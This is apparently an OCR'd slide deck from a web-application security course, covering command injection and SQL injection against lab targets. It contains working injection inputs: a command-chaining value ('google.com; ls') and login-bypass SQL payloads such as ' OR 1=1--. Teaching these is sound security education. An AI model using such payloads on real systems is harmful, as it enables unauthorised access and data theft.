
CNIT 129S: Securing Web Applications



Ch 9: Attacking Data Stores

Data Stores


- **Most common types are SQL, XML, and LDAP**
- **High-value target for attackers**
- **SQL injection is the #1 vulnerability in Web apps**
- **Responsible for more than 90% of all stolen data**

Injecting into Interpreted Contexts

Interpreted Languages

- **Code is not compiled**
- **It's executed line-by-line**
- **Many core languages used in Web apps run interpreted**
  - **SQL, LDAP, Perl, PHP**

Code Injection



https://attack32.samsclass.info/ping.htm

Ping Command Injection Challenge

The form below lets you send pings to a remote host. Unfortunately, it has a vulnerability.

To use the form normally, enter a target, such as

google.com

To see the vulnerability, enter

google.com; ls


Target IP:

Compiled Languages

- **Code injection vulnerabilities are more rare**
- **Injection has to be written in machine language**
- **Higher skill level required**


Bypassing a Login

- **Authentication code**



```
SELECT * FROM users WHERE username = ‘marcus’ and password = ‘secret’
```

- **Enter username of**
  - **admin'**
- **and any password**




```
SELECT * FROM users WHERE username = ‘admin’--’ AND password = ‘foo’
```

- **Logs in as admin**


If Admin Username is Unknown

- **Enter this username**




```
’ OR 1=1--
```

- **Query becomes**



```
SELECT * FROM users WHERE username = ‘’ OR 1=1--’ AND password = ‘foo’
```

- **Log in as first user in the database, typically the administrator**



https://attack.samsclass.info/sqlol-raw/search-raw.htm


Introduction to SQL Injection: Hands-On

1. Reset the Database Before Using It

The UNION Operator

- **Combines two SELECT statements to produce a single result set**


Single SELECT Query



Name: Herp Derper

Performs This Query:

```
SELECT username FROM users WHERE username LIKE 'name'
```




SELECT username FROM users WHERE username LIKE 'Herp Derper'

Usernames Found

Herp Derper

